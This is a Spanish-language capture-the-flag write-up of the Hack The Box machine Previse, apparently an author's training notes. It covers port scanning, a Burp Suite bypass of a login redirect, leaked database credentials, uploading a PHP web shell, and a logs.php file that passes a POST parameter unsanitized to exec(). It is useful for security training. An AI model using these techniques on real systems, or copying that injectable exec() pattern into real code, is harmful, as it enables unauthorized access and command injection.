

## Maquina linux easy

Previce es una máquina fácil que muestra Execution After Redirect (EAR) que permite a los usuarios recuperar el contenido y hacer peticiones a `accounts.php` sin autenticación, lo que lleva a abusar de la función `exec()` de PHP&#amp;#amp;#039; Después de obtener un shell `www-data`, la escalada de privilegios comienza con la recuperación y descifrado de un hash MD5Crypt personalizado que consiste en una sal unicode y, una vez descifrado, permite a los usuarios obtener acceso SSH al objetivo y luego abusar de un script ejecutable `sudo` que no incluye rutas absolutas de las funciones que utiliza, lo que permite a los usuarios realizar un secuestro PATH en el objetivo para comprometer la máquina.

Traducción realizada con la versión gratuita del traductor DeepL.com

Escaneo:

```
~/machineshtb/Previce
nmap -Pn -p- --open 10.10.11.104 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-07 23:43 GMT
Nmap scan report for 10.10.11.104 (10.10.11.104)
Host is up (0.077s latency).
Not shown: 65532 closed tcp ports (conn-refused), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 21.82 seconds
```


Versiones:

```
~/machineshtb/Previce
nmap -Pn -p22,80 -sCV 10.10.11.104 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-07 23:44 GMT
Nmap scan report for 10.10.11.104 (10.10.11.104)
Host is up (0.076s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|_ 256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_ 256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Previce Login
|_ Requested resource was login.php
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:ne
|_ httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.58 seconds
```

validamos el port 80



# Previses File Sto

## Login


LOG IN

escaneamos con gobuster

```
gobuster dir -u http://10.10.11.104/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,"
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.10.11.104/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,htm,xml,,html,php
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/index.php (Status: 302) [Size: 2801] [---> login.php]
/login.php (Status: 200) [Size: 2224]
/download.php (Status: 302) [Size: 0] [---> login.php]
/files.php (Status: 302) [Size: 4914] [---> login.php]
/header.php (Status: 200) [Size: 980]
/nav.php (Status: 200) [Size: 1248]
/footer.php (Status: 200) [Size: 217]
/.html (Status: 403) [Size: 277]
/.php (Status: 403) [Size: 277]
/. (Status: 302) [Size: 2801] [---> login.php]
/.htm (Status: 403) [Size: 277]
/.css (Status: 301) [Size: 310] [---> http://10.10.11.104/css/]
/status.php (Status: 302) [Size: 2966] [---> login.php]
/js (Status: 301) [Size: 309] [---> http://10.10.11.104/js/]
/logout.php (Status: 302) [Size: 0] [---> login.php]
/accounts.php (Status: 302) [Size: 3994] [---> login.php]
/config.php (Status: 200) [Size: 0]
/logs.php (Status: 302) [Size: 0] [---> login.php]
/.php (Status: 403) [Size: 277]
/.htm (Status: 403) [Size: 277]
/. (Status: 302) [Size: 2801] [---> login.php]
/.html (Status: 403) [Size: 277]
Progress: 420261 / 1543927 (27.22%)
[0] 0:gobuster* 1:zsh 2:zsh-
```

## Execution After Redirect (EAR)

Accedo al directorio nav y encuentro que hay rutas, pero no me deja llegar a estas es como si estuviera logueado pero a la vez no




Ahora validando las respuestas o las redirecciones vemos que en gobuster los directorios index, files y accounts a unque redirijan a login tienen tamaños distintos o caracteres distintos.

```
Starting gobuster in directory enumeration mode
=====
./index.php      (Status: 302) [Size: 2801] [--> login.php]
./login.php      (Status: 200) [Size: 2224]
./download.php   (Status: 302) [Size: 0] [--> login.php]
./files.php      (Status: 302) [Size: 4914] [--> login.php]
./header.php     (Status: 200) [Size: 980]
./nav.php        (Status: 200) [Size: 1248]
./footer.php     (Status: 200) [Size: 217]
./html           (Status: 403) [Size: 277]
./php            (Status: 403) [Size: 277]
./               (Status: 302) [Size: 2801] [--> login.php]
./htm            (Status: 403) [Size: 277]
./css            (Status: 301) [Size: 310] [--> http://10.10.11.104/css/]
./status.php     (Status: 302) [Size: 2966] [--> login.php]
./js             (Status: 301) [Size: 309] [--> http://10.10.11.104/js/]
./logout.php     (Status: 302) [Size: 0] [--> login.php]
./accounts.php   (Status: 302) [Size: 3994] [--> login.php]
./config.php     (Status: 200) [Size: 0]
./logs.php       (Status: 302) [Size: 0] [--> login.php]
./php            (Status: 403) [Size: 277]
./htm            (Status: 403) [Size: 277]
./               (Status: 302) [Size: 2801] [--> login.php]
./html           (Status: 403) [Size: 277]
Progress: 420261 / 1543927 (27.22%)
```


## Burpsuite redireccionamiento de paginas con codigo de estado no exitoso

Como detectamos un código de error 302 en los directorios que redirigen a login y aparte son webs distintas debido a su size, pues con burpsuite podemos bypassar esto y que acceda a estas webs.


Interceptó la petición de accounts




Luego de interceptarla le doy **action** y allí a **do intercept** y luego a **response to this request**.



Luego forward y allí se nos habilita la opción de Pretty



Con lo que podemos modificar el código de 302 Found por 200 OK y forward allí vamos a la web y bypaseamos el login.php



10.10.11.104/accounts.php

YouTubeDeepL Translate - El m...Machine ExcellTrainingACTIVE DIRECTORYOSCP

HOMEACCOUNTSFILESMANAGEMENT MENULOG OUT

WEBSITE STATUSLOG DATA

## Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Username and passwords must be between 5 and 32 characters!

Username

Password

Confirm Password

CREATE USER

CREATED BY M4LWHERE

Podemos crear un usuario y contraseña llenamos los daticos

10.10.11.104/accounts.php

YouTubeDeepL Translate - El m...Machine ExcellTrainingACTIVE DIRECTORYOSCP

## Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Username and passwords must be between 5 and 32 characters!

amadomaster


.....

.....


CREATE USER

CREATED BY M4LWHERE


ahora ya sin burpsuite entramos con la cuenta registrada.




y estamos dentro de la web



enumerando la web se puede descargar un .zip



unzip siteBackup.zip




Vemos que son los directorios escaneados anteriormente, recordemos que se llama backup por lo cual puede que exista información que antes fue expuesta y que en la web actual no se identifica. En el archivo config.php se detectan credenciales de usuario



```
~/machineshtb/Previsite/siteBackup
cat config.php
<?php
function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:';
    $db = 'previsite';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}
?>
~/machineshtb/Previsite/siteBackup
```

en files podemos tambien subir un archivo, por lo cual subimos una cmd.php

```
~/machineshtb/Previsite
locate cmd.php
/home/kali/machineshtb/Reddish/cmd.php
/home/kali/machineshtb/SecNotes/php_cmd.php
/opt/lampp/lib/php/pearcmd.php
/opt/lampp/lib/php/peclcmd.php
/opt/lampp/lib/php/test/Crypt_Xtea/xteacmd.php
/usr/share/davtest/backdoors/php_cmd.php
/usr/share/seclists/Web-Shells/FuzzDB/cmd.php
Previsite
~/machineshtb/Previsite
cp /usr/share/seclists/Web-Shells/FuzzDB/cmd.php .
~/machineshtb/Previsite
```



## Files

Upload files below, uploaded files in table below

Select file

SUBMIT

## Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	DELETE

CREATED BY M4LWHERE



File successfully uploaded!! :)

Upload files below, uploaded files in table below


Select file

SUBMIT

## Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
			CREATED BY M4LWHERE		
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	DELETE
2	CMD.PHP	320	amado	2024-04-15 01:35:55	DELETE

vemos que redirecciona a `download.php?file=33`



Sin embargo, lo que hace es descargar.

Enumerando la máquina encontramos que dentro de `sitebackup.zip` hay un archivo llamado `logs.php` el cual ejecuta un script en Python por medio del método post.

```
~/machineshtb/Previse/siteBackup
cat logs.php
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}

<?php
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}

////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py ".$_POST['delim']);
echo $output;

$filepath = "/var/www/out.log";
$filename = "out.log";

if(file_exists($filepath)) {
```

Validando más a fondo el parámetro delim aparece en la web en el sitio management menu -> log data el cual parece que delimita por medio de coma, espacio o tabulación

HOME ACCOUNTS FILES MANAGEMENT MENU AMADO LOG OUT

## Request Log Data

We take security very seriously, and keep logs of file access actions. We can set delimiters for your needs!

